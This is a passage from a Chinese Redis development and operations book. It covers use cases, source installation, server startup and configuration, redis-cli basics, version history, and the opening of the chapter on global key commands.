


图1-2 Redis主从复制架构

8.高可用和分布式

Redis从2.8版本正式提供了高可用实现Redis Sentinel，它能够保证Redis节点的故障发现和故障自动转移。Redis从3.0版本正式提供了分布式实现Redis Cluster，它是Redis真正的分布式实现，提供了高可用、读写和容量的扩展性。

[1] <http://redis.io/clients>

1.3 Redis使用场景

上节我们已经了解了Redis的若干个特性，本节来看一下Redis的典型应用场景有哪些？

1.3.1 Redis可以做什么

1.缓存

缓存机制几乎在所有的大型网站都有使用，合理地使用缓存不仅可以加快数据的访问速度，而且能够有效地降低后端数据源的压力。Redis提供了键值过期时间设置，并且也提供了灵活控制最大内存和内存溢出后的淘汰策略。可以说，一个合理的缓存设计能够为一个网站的稳定保驾护航。第11章将对缓存的设计与使用进行详细说明。

2.排行榜系统

排行榜系统几乎存在于所有的网站，例如按照热度排名的排行榜，按照发布时间的排行榜，按照各种复杂维度计算出的排行榜，Redis提供了列表和有序集合数据结构，合理地使用这些数据结构可以很方便地构建各种排行榜系统。

3.计数器应用

计数器在网站中的作用至关重要，例如视频网站有播放数、电商网站有浏览数，为了保证数据的实时性，每一次播放和浏览都要做加1的操作，如果并发量很大对于传统关系型数据的性能是一种挑战。Redis天然支持计数功能而且计数的性能也非常好，可以说是计数器系统的重要选择。

4.社交网络

赞/踩、粉丝、共同好友/喜好、推送、下拉刷新等是社交网站的必备功

能，由于社交网站访问量通常比较大，而且传统的关系型数据不太适合保存这种类型的数据，Redis提供的数据结构可以相对比较容易地实现这些功能。

5.消息队列系统

消息队列系统可以说是一个大型网站的必备基础组件，因为其具有业务解耦、非实时业务削峰等特性。Redis提供了发布订阅功能和阻塞队列的功能，虽然和专业的消息队列比还不够足够强大，但是对于一般的消息队列功能基本可以满足。

1.3.2 Redis不可以做什么

实际上和任何一门技术一样，每个技术都有自己的应用场景和边界，也就是说Redis并不是万金油，有很多适合它解决的问题，但是也有很多不适合它解决的问题。我们可以站在数据规模和数据冷热的角度来进行分析。

站在数据规模的角度看，数据可以分为大规模数据和小规模数据，我们知道Redis的数据是存放在内存中的，虽然现在内存已经足够便宜，但是如果数据量非常大，例如每天有几亿的用户行为数据，使用Redis来存储的话，基本上是个无底洞，经济成本相当的高。

站在数据冷热的角度看，数据分为热数据和冷数据，热数据通常是指需要频繁操作的数据，反之为冷数据，例如对于视频网站来说，视频基本信息基本上在各个业务线都是经常要操作的数据，而用户的观看记录不一定是经常需要访问的数据，这里暂且不讨论两者数据规模的差异，单纯站在数据冷热的角度上看，视频信息属于热数据，用户观看记录属于冷数据。如果将这些冷数据放在Redis中，基本上是对于内存的一种浪费，但是对于一些热数据可以放在Redis中加速读写，也可以减轻后端存储的负载，可以说是事半功倍。

所以，Redis并不是万金油，相信随着我们对Redis的逐步学习，能够清楚Redis真正的使用场景。

1.4 用好Redis的建议

1.切勿当作黑盒使用，开发与运维同样重要

很多使用Redis的开发者认为只要会用API开发相应的功能就可以，更有甚者认为Redis就是get、set、del，不需要知道Redis的原理。但是在我们实际运维和使用Redis的过程中发现，很多线上的故障和问题都是由于完全把Redis当做黑盒造成的，如果不了解Redis的单线程模型，有些开发者会在有上千万个键的Redis上执行keys*操作，如果不了解持久化的相关原理，会在一个写操作量很大的Redis上配置自动保存RDB。而且在很多公司内只有专职的关系型数据库DBA，并没有NoSQL的相关运维人员，也就是说开发者很有可能会自己运维Redis，对于Redis的开发者来说既是好事又是坏事。站在好的方面看，开发人员可以通过运维Redis真正了解Redis的一些原理，不单纯停留在开发上。站在坏的方面看，Redis的开发人员不仅要支持开发，还要承担运维的责任，而且由于运维经验不足可能会造成线上故障。但是从实际经验来看，运维足够规模的Redis会对用好Redis更加有帮助。

2.阅读源码

我们在前面提到过，Redis是开源项目，由于作者对Redis代码的极致追求，Redis的代码量相对于许多NoSQL数据库来说是非常小的，也就意味着作为普通的开发和运维人员也是可以“吃透”Redis的。通过阅读优秀的源码，不仅能够加深我们对于Redis的理解，而且还能提高自身的编码水平，甚至可以对Redis做定制化，也就是说可以修改Redis的源码来满足自身的需要，例如新浪微博在Redis的早期版本上做了很多的定制化来满足自身的需

求，豌豆荚也开源基于Proxy的Redis分布式实现Codis。

1.5 正确安装并启动Redis

通常来说，学习一门技术最好的方法就是实战，所以在学习Redis这样一个实战中产生的技术时，首先把它安装部署起来，值得庆幸的是，相比于很多软件和工具部署步骤繁杂，Redis的安装不得不说是非常简单，本节我们将学习如何安装Redis。



注意

在写本书时，Redis4.0已经发布RC版，但是大部分公司还都在使用3.0或更早的版本（2.6或2.8），本书所讲的内容基于Redis3.0。

1.5.1 安装Redis

1. 在Linux上安装Redis

Redis能够兼容绝大部分的POSIX系统，例如Linux、OS X、OpenBSD、NetBSD和FreeBSD，其中比较典型的是Linux操作系统（例如CentOS、Redhat、Ubuntu、Debian、OS X等）。在Linux安装软件通常有两种方法，第一种是通过各个操作系统的软件管理软件进行安装，例如CentOS有yum管理工具，Ubuntu有apt。但是由于Redis的更新速度相对较快，而这些管理工具不一定能更新到最新的版本，同时前面提到Redis的安装本身不是很复杂，所以一般推荐使用第二种方式：源码的方式进行安装，整个安装只需以下六步即可完成，以3.0.7版本为例：

```
$ wget http://download.redis.io/releases/redis-3.0.7.tar.gz
$ tar xzf redis-3.0.7.tar.gz
$ ln -s redis-3.0.7 redis
$ cd redis
$ make
$ make install
```

- 1) 下载Redis指定版本的源码压缩包到当前目录。
- 2) 解压缩Redis源码压缩包。
- 3) 建立一个redis目录的软连接，指向redis-3.0.7。
- 4) 进入redis目录。
- 5) 编译（编译之前确保操作系统已经安装gcc）。
- 6) 安装。

这里有两点要注意：第一，第3步中建立了一个redis目录的软链接，这样做是为了不把redis目录固定在指定版本上，有利于Redis未来版本升级，算是安装软件的一种好习惯。第二，第6步中的安装是将Redis的相关运行文件放到/usr/local/bin/下，这样就可以在任意目录下执行Redis的命令。例如安装后，可以在任何目录执行redis-cli -v查看Redis的版本。

```
$ redis-cli -v  
redis-cli 3.0.7
```



注意

第12章将介绍更多Linux配置优化技巧，为Redis的良好运行保驾护航。

2. 在Windows上安装Redis

Redis的官方并不支持微软的Windows操作系统，但是Redis作为一款优秀的开源技术吸引到了微软公司的注意，微软公司的开源技术组在GitHub上维护一个Redis的分支：<https://github.com/MSOpenTech/redis>。

那为什么Redis的作者没有开发和维护针对Windows用户的Redis版本呢？这里可以简单分析一下：首先Redis的许多特性都是和操作系统相关的，Windows操作系统和Linux操作系统有很大的不同，所以会增加维护成本，而且更重要的是大部分公司都在使用Linux操作系统，而Redis在Linux操作系统上的表现已经得到了实践的验证。对于使用Windows操作系统的读者，可以通过安装虚拟机来体验Redis的诸多特性。



注意

对Windows版本的Redis感兴趣的读者，可以尝试安装和部署Windows版本的Redis，但是本书中的知识和例子不能确保在Windows下能够运行。

1.5.2 配置、启动、操作、关闭Redis

Redis安装之后，src和/usr/local/bin目录下多了几个以redis开头可执行文件，我们称之为Redis Shell，这些可执行文件可以做很多事情，例如可以启动和停止Redis、可以检测和修复Redis的持久化文件，还可以检测Redis的性能。表1-2中分别列出这些可执行文件的说明。

表1-2 Redis可执行文件说明

可执行文件	作用
redis-server	启动 Redis
redis-cli	Redis 命令行客户端
redis-benchmark	Redis 基准测试工具
redis-check-aof	Redis AOF 持久化文件检测和修复工具
redis-check-dump	Redis RDB 持久化文件检测和修复工具
redis-sentinel	启动 Redis Sentinel

Redis持久化和Redis Sentinel分别在第5章和第9章才会涉及，Redis基准测试将在第3章介绍，所以本节只对redis-server、redis-cli进行介绍。

1.启动Redis

有三种方法启动Redis：默认配置、运行配置、配置文件启动。

(1) 默认配置

这种方法会使用Redis的默认配置来启动，下面就是redis-server执行后输出的相关日志：

```
$ redis-server
12040:C 11 Jun 17:28:39.464 # Warning: no config file specified, using the
default config. In order to specify a config file use ./redis-server /path/
to/redis.conf
```

```
Redis 3.0.7 (00000000/0) 64 bit
Running in standalone mode
Port: 6379
PID: 12040

http://redis.io

12040:M 11 Jun 17:28:39.470 # Server started, Redis version 3.0.7
12040:M 11 Jun 17:28:39.470 * The server is now ready to accept connections on
port 6379
```

可以看到直接使用redis-server启动Redis后，会打印出一些日志，通过日志可以看到一些信息，上例中可以看到：

- 当前的Redis版本的是3.0.7。
- Redis的默认端口是6379。
- Redis建议要使用配置文件来启动。

因为直接启动无法自定义配置，所以这种方式是不会在生产环境中使用的。

(2) 运行启动

redis-server加上要修改配置名和值（可以是多对），没有设置的配置将使用默认配置：

```
# redis-server --configKey1 configValue1 --configKey2 configValue2
```

例如，如果要用6380作为端口启动Redis，那么可以执行：

```
# redis-server --port 6380
```

虽然运行配置可以自定义配置，但是如果需要修改的配置较多或者希望将配置保存到文件中，不建议使用这种方式。

(3) 配置文件启动

将配置写到指定文件里，例如我们将配置写到了/opt/redis/redis.conf中，那么只需要执行如下命令即可启动Redis：

```
# redis-server /opt/redis/redis.conf
```

Redis有60多个配置，这里只给出一些重要的配置（参见表1-3），其他配置会随着不断深入学习进行介绍，第14章会将所有的配置说明进行汇总。

表1-3 Redis的基础配置

配置名	配置说明
port	端口
logfile	日志文件
dir	Redis 工作目录 (存放持久化文件和日志文件)
daemonize	是否以守护进程的方式启动 Redis



运维提示

Redis目录下都会有一个redis.conf配置文件，里面就是Redis的默认配置，通常来讲我们会在一台机器上启动多个Redis，并且将配置集中管理在指定目录下，而且配置不是完全手写的，而是将redis.conf作为模板进行修改。

显然通过配置文件启动的方式提供了更大的灵活性，所以大部分生产环

境会使用这种方式启动Redis。

2.Redis命令行客户端

现在我们已经启动了Redis服务，下面将介绍如何使用redis-cli连接、操作Redis服务。redis-cli可以使用两种方式连接Redis服务器。

·**第一种是交互式方式：**通过redis-cli-h{host}-p{port}的方式连接到Redis服务，之后所有的操作都是通过交互的方式实现，不需要再执行redis-cli了，例如：

```
redis-cli -h 127.0.0.1 -p 6379
127.0.0.1:6379> set hello world
OK
127.0.0.1:6379> get hello
"world"
```

·**第二种是命令方式：**用redis-cli-h ip{host}-p{port} {command}就可以直接得到命令的返回结果，例如：

```
redis-cli -h 127.0.0.1 -p 6379 get hello
"world"
```

这里有两点要注意：1) 如果没有-h参数，那么默认连接127.0.0.1；如果没有-p，那么默认6379端口，也就是说如果-h和-p都没写就是连接127.0.0.1: 6379这个Redis实例。2) redis-cli是学习Redis的重要工具，后面的很多章节都是用它做讲解，同时redis-cli还提供了很多有价值的参数，可以帮助解决很多问题，有关于redis-cli的强大功能将在第3章进行详细介绍。

3.停止Redis服务

Redis提供了shutdown命令来停止Redis服务，例如要停掉127.0.0.1上6379端口上的Redis服务，可以执行如下操作。

```
$ redis-cli shutdown
```

可以看到Redis的日志输出如下：

```
# User requested shutdown...      #客户端发出的shutdown命令
* Saving the final RDB snapshot before exiting.
#保存RDB持久化文件(有关Redis持久化的特性在1.2节已经进行了简单的介绍，RDB是Redis的一种持久化方式)
* DB saved on disk            #将RDB文件保存在磁盘上
# Redis is now ready to exit, bye bye...      #关闭
```

当使用redis-cli再次连接该Redis服务时，看到Redis已经“失联”。

```
$ redis-cli
Could not connect to Redis at 127.0.0.1:6379: Connection refused
```

这里有三点需要注意一下：

1) Redis关闭的过程：断开与客户端的连接、持久化文件生成，是一种相对优雅的关闭方式。

2) 除了可以通过shutdown命令关闭Redis服务以外，还可以通过kill进程号的方式关闭掉Redis，但是不要粗暴地使用kill-9强制杀死Redis服务，不但不会做持久化操作，还会造成缓冲区等资源不能被优雅关闭，极端情况会造成AOF和复制丢失数据的情况。

3) shutdown还有一个参数，代表是否在关闭Redis前，生成持久化文件：

```
redis-cli shutdown nosave|save
```

1.6 Redis重大版本

Redis借鉴了Linux操作系统对于版本号的命名规则：版本号第二位如果是奇数，则为非稳定版本（例如2.7、2.9、3.1），如果是偶数，则为稳定版本（例如2.6、2.8、3.0、3.2）。当前奇数版本就是下一个稳定版本的开发版本，例如2.9版本是3.0版本的开发版本。所以我们在生产环境通常选取偶数版本的Redis，如果对于某些新的特性想提前了解和使用，可以选择最新的奇数版本。

介绍一门技术的版本是很多技术图书的必备内容，通常读者容易忽略，但随着你对这门技术深入学习后，会觉得“备感亲切”，而且通常也会关注新版本的特性，本小节将对Redis发展过程中的一些重要版本及特性进行说明。

1.Redis2.6

Redis2.6在2012年正式发布，经历了17个版本，到2.6.17版本，相比于Redis2.4，主要特性如下：

- 1) 服务端支持Lua脚本。
- 2) 去掉虚拟内存相关功能。
- 3) 放开对客户端连接数的硬编码限制。
- 4) 键的过期时间支持毫秒。
- 5) 从节点提供只读功能。

- 6) 两个新的位图命令：bitcount和bitop。
- 7) 增强了redis-benchmark的功能：支持定制化的压测，CSV输出等功能。
- 8) 基于浮点数自增命令：incrbyfloat和hincrbyfloat。
- 9) redis-cli可以使用--eval参数实现Lua脚本执行。
- 10) shutdown命令增强。
- 11) info可以按照section输出，并且添加了一些统计项。
- 12) 重构了大量的核心代码，所有集群相关的代码都去掉了，cluster功能将会是3.0版本最大的亮点。
- 13) sort命令优化。

2.Redis2.8

Redis2.8在2013年11月22日正式发布，经历了24个版本，到2.8.24版本，相比于Redis2.6，主要特性如下：

- 1) 添加部分主从复制的功能，在一定程度上降低了由于网络问题，造成频繁全量复制生成RDB对系统造成压力。
- 2) 尝试性地支持IPv6。
- 3) 可以通过config set命令设置maxclients。
- 4) 可以用bind命令绑定多个IP地址。

- 5) Redis设置了明显的进程名，方便使用ps命令查看系统进程。
- 6) config rewrite命令可以将config set持久化到Redis配置文件中。
- 7) 发布订阅添加了pubsub命令。
- 8) Redis Sentinel第二版，相比于Redis2.6的Redis Sentinel，此版本已经变成生产可用。

3.Redis3.0

Redis3.0在2015年4月1日正式发布，截止到本书完成已经到3.0.7版本，相比于Redis2.8主要特性如下：



注意

Redis3.0最大的改动就是添加Redis的分布式实现Redis Cluster，填补了Redis官方没有分布式实现的空白。Redis Cluster经历了4年才正式发布也是有原因的，具体可以参考Redis Cluster的开发日志（<http://antirez.com/news/79>）。

- 1) Redis Cluster：Redis的官方分布式实现。
- 2) 全新的embedded string对象编码结果，优化小对象内存访问，在特定的工作负载下速度大幅提升。
- 3) lru算法大幅提升。
- 4) migrate连接缓存，大幅提升键迁移的速度。

- 5) migrate命令两个新的参数copy和replace。
- 6) 新的client pause命令，在指定时间内停止处理客户端请求。
- 7) bitcount命令性能提升。
- 8) config set设置maxmemory时候可以设置不同的单位（之前只能是字节），例如config set maxmemory1gb。
- 9) Redis日志小做调整：日志中会反应当前实例的角色（master或者slave）。
- 10) incr命令性能提升。

4.Redis3.2

Redis3.2在2016年5月6日正式发布，相比于Redis3.0主要特征如下：

- 1) 添加GEO相关功能。
- 2) SDS在速度和节省空间上都做了优化。
- 3) 支持用upstart或者systemd管理Redis进程。
- 4) 新的List编码类型：quicklist。
- 5) 从节点读取过期数据保证一致性。
- 6) 添加了hlen命令。
- 7) 增强了debug命令，支持了更多的参数。

- 8) Lua脚本功能增强。
- 9) 添加了Lua Debugger。
- 10) config set支持更多的配置参数。
- 11) 优化了Redis崩溃后的相关报告。
- 12) 新的RDB格式，但是仍然兼容旧的RDB。
- 13) 加速RDB的加载速度。
- 14) spop命令支持个数参数。
- 15) cluster nodes命令得到加速。
- 16) Jemalloc更新到4.0.3版本。

5.Redis4.0

可能出乎很多人的意料，Redis3.2之后的版本是4.0，而不是3.4、3.6、3.8。一般这种重大版本号的升级也意味着软件或者工具本身发生了重大变革，直到本书截稿前，Redis发布了4.0-RC2，下面列出Redis4.0的新特性：

- 1) 提供了模块系统，方便第三方开发者拓展Redis的功能，更多模块详见：<http://redismodules.com>。
- 2) PSYNC2.0：优化了之前版本中，主从节点切换必然引起全量复制的问题。
- 3) 提供了新的缓存剔除算法：LFU（Last Frequently Used），并对已有

算法进行了优化。

- 4) 提供了非阻塞del和flushall/flushdb功能，有效解决删除bigkey可能造成Redis阻塞。
- 5) 提供了RDB-AOF混合持久化格式，充分利用了AOF和RDB各自优势。
- 6) 提供memory命令，实现对内存更为全面的监控统计。
- 7) 提供了交互数据库功能，实现Redis内部数据库之间的数据置换。
- 8) Redis Cluster兼容NAT和Docker。

1.7 本章重点回顾

- 1) Redis的8个特性：速度快、基于键值对的数据结构服务器、功能丰富、简单稳定、客户端语言多、持久化、主从复制、支持高可用和分布式。
- 2) Redis并不是万金油，有些场景不适合使用Redis进行开发。
- 3) 开发运维结合以及阅读源码是用好Redis的重要方法。
- 4) 生产环境中使用配置文件启动Redis。
- 5) 生产环境选取稳定版本的Redis。
- 6) Redis3.0是重要的里程碑，发布了Redis官方的分布式实现Redis Cluster。

第2章 API的理解和使用

Redis提供了5种数据结构，理解每种数据结构的特点对于Redis开发运维非常重要，同时掌握Redis的单线程命令处理机制，会使数据结构和命令的选择事半功倍，本章内容如下：

- 预备知识：几个简单的全局命令，数据结构和内部编码，单线程命令处理机制分析。
- 5种数据结构的特点、命令使用、应用场景。
- 键管理、遍历键、数据库管理。

2.1 预备

在正式介绍5种数据结构之前，了解一下Redis的一些全局命令、数据结构和内部编码、单线程命令处理机制是十分有必要的，它们能为后面内容的学习打下一个好的基础，主要体现在两个方面：第一、Redis的命令有上百个，如果纯靠死记硬背比较困难，但是如果理解Redis的一些机制，会发现这些命令有很强的通用性。第二、Redis不是万金油，有些数据结构和命令必须在特定场景下使用，一旦使用不当可能对Redis本身或者应用本身造成致命伤害。

2.1.1 全局命令

Redis有5种数据结构，它们是键值对中的值，对于键来说有一些通用的命令。

1.查看所有键

```
keys *
```

下面插入了3对字符串类型的键值对：

```
127.0.0.1:6379> set hello world
OK
127.0.0.1:6379> set java jedis
OK
127.0.0.1:6379> set python redis-py
OK
```

keys*命令会将所有的键输出：

```
127.0.0.1:6379> keys *
1) "python"
2) "java"
3) "hello"
```

2.键总数

```
dbsize
```

下面插入一个列表类型的键值对（值是多个元素组成）：

```
127.0.0.1:6379> rpush mylist a b c d e f g
(integer) 7
```

`dbsize`命令会返回当前数据库中键的总数。例如当前数据库有4个键，分别是`hello`、`java`、`python`、`mylist`，所以`dbsize`的结果是4：

```
127.0.0.1:6379> dbsize  
(integer) 4
```

`dbsize`命令在计算键总数时不会遍历所有键，而是直接获取Redis内置的键总数变量，所以`dbsize`命令的时间复杂度是 $O(1)$ 。而`keys`命令会遍历所有键，所以它的时间复杂度是 $O(n)$ ，当Redis保存了大量键时，线上环境禁止使用。

3. 检查键是否存在

```
exists key
```

如果键存在则返回1，不存在则返回0：

```
127.0.0.1:6379> exists java  
(integer) 1  
127.0.0.1:6379> exists not_exist_key  
(integer) 0
```

4. 删除键

```
del key [key ...]
```

`del`是一个通用命令，无论值是什么数据结构类型，`del`命令都可以将其删除，例如下面将字符串类型的键`java`和列表类型的键`mylist`分别删除：

```
127.0.0.1:6379> del java  
(integer) 1  
127.0.0.1:6379> exists java  
(integer) 0  
127.0.0.1:6379> del mylist
```

```
(integer) 1  
127.0.0.1:6379> exists mylist  
(integer) 0
```

返回结果为成功删除键的个数，假设删除一个不存在的键，就会返回0：

```
127.0.0.1:6379> del not_exist_key  
(integer) 0
```

同时del命令可以支持删除多个键：

```
127.0.0.1:6379> set a 1  
OK  
127.0.0.1:6379> set b 2  
OK  
127.0.0.1:6379> set c 3  
OK  
127.0.0.1:6379> del a b c  
(integer) 3
```

5. 键过期

```
expire key seconds
```

Redis支持对键添加过期时间，当超过过期时间后，会自动删除键，例如为键hello设置了10秒过期时间：

```
127.0.0.1:6379> set hello world  
OK  
127.0.0.1:6379> expire hello 10  
(integer) 1
```

ttl命令会返回键的剩余过期时间，它有3种返回值：

- 大于等于0的整数：键剩余的过期时间。

--1: 键没设置过期时间。

--2: 键不存在

可以通过ttl命令观察键hello的剩余过期时间:

```
#还剩7秒
127.0.0.1:6379> ttl hello
(integer) 7
...
#还剩1秒
127.0.0.1:6379> ttl hello
(integer) 1
#返回结果为-2, 说明键hello已经被删除
127.0.0.1:6379> ttl hello
(integer) -2
127.0.0.1:6379> get hello
(nil)
```

有关键过期更为详细的使用以及原理会在2.7节介绍。

6. 键的数据结构类型

```
type key
```

例如键hello是字符串类型，返回结果为string。键mylist是列表类型，返回结果为list:

```
127.0.0.1:6379> set a b
OK
127.0.0.1:6379> type a
string
127.0.0.1:6379> rpush mylist a b c d e f g
(integer) 7
127.0.0.1:6379> type mylist
list
```

如果键不存在，则返回none:

```
127.0.0.1:6379> type not_exsit_key
none
```

本小节只是抛砖引玉，给出几个通用的命令，为5种数据结构的使用做一个热身，2.7节将对键管理做一个更为详细的介绍。

2.1.2 数据结构和内部编码

`type`命令实际返回的就是当前键的数据结构类型，它们分别是：`string`（字符串）、`hash`（哈希）、`list`（列表）、`set`（集合）、`zset`（有序集合），但这些只是Redis对外的数据结构，如图2-1所示。

实际上每种数据结构都有自己底层的内部编码实现，而且是多种实现，这样Redis会在合适的场景选择合适的内部编码，如图2-2所示。

可以看到每种数据结构都有两种以上的内部编码实现，例如`list`数据结构包含了`linkedlist`和`ziplist`两种内部编码。同时有些内部编码，例如`ziplist`，可以作为多种外部数据结构的内部实现，可以通过`object encoding`命令查询内部编码：

```
127.0.0.1:6379> object encoding hello
"embstr"
127.0.0.1:6379> object encoding mylist
"ziplist"
```




图2-1 Redis的5种数据结构

